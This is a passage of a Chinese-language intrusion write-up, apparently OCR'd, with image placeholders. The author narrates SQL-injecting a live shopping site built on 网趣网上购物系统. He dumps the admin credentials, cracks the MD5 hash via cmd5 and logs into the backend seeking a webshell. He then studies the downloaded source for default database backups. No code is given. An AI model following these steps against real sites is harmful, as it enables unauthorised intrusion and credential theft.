


图1




图2




图3

接着便是对这个注入点进行字段表名的猜解了，居然是ACCESS的数据库，于是我又让冰sugar扫描一下，看能不能有别的结果，结果爆出了admin以及表下的字段admin、passwrod，猜解出的帐号是明文的，密码是md5加密形式，如图2。

我把加密的MD5密码拿到Cmd5上去进行猜解，令人郁闷的是那条记录居然要钱，先鄙视一下这种行为。后来终于搞到了密码。我拿着猜解出的帐号和密码打开网站后台，成功的登录进去了，激动的准备收获我的第一个Webshell，如图3。

可最终发现，这个帐号的权限只能发发文章之类的，我找了好久也没有找到有上传的地方，看来这回是没戏了，如图4，在我伤心流泪的同时，我决定一步一个脚印的走下去。




图4

二、源码带给我的希望

在后台没有权限，该怎么办呢？根据后台我们知道了它的源码名称是：网趣网上购物系统－多用户时尚。既然这样的黑盒测试无法达到我们的目的，那就下载源码来进行分析吧。下载源码后，我在本机上搭建了一个测试环境，然后登录进入后台，找了几个地方均没有发现有什么可以利用的。数据库有防下载的处理，继续寻找，看到了数据库备份的地方，我想了想，这网站的管理员会不会直接使用默认的数据库名称备份默认的文件呢（这也是很多网站上存在的问题），如图5。




图5

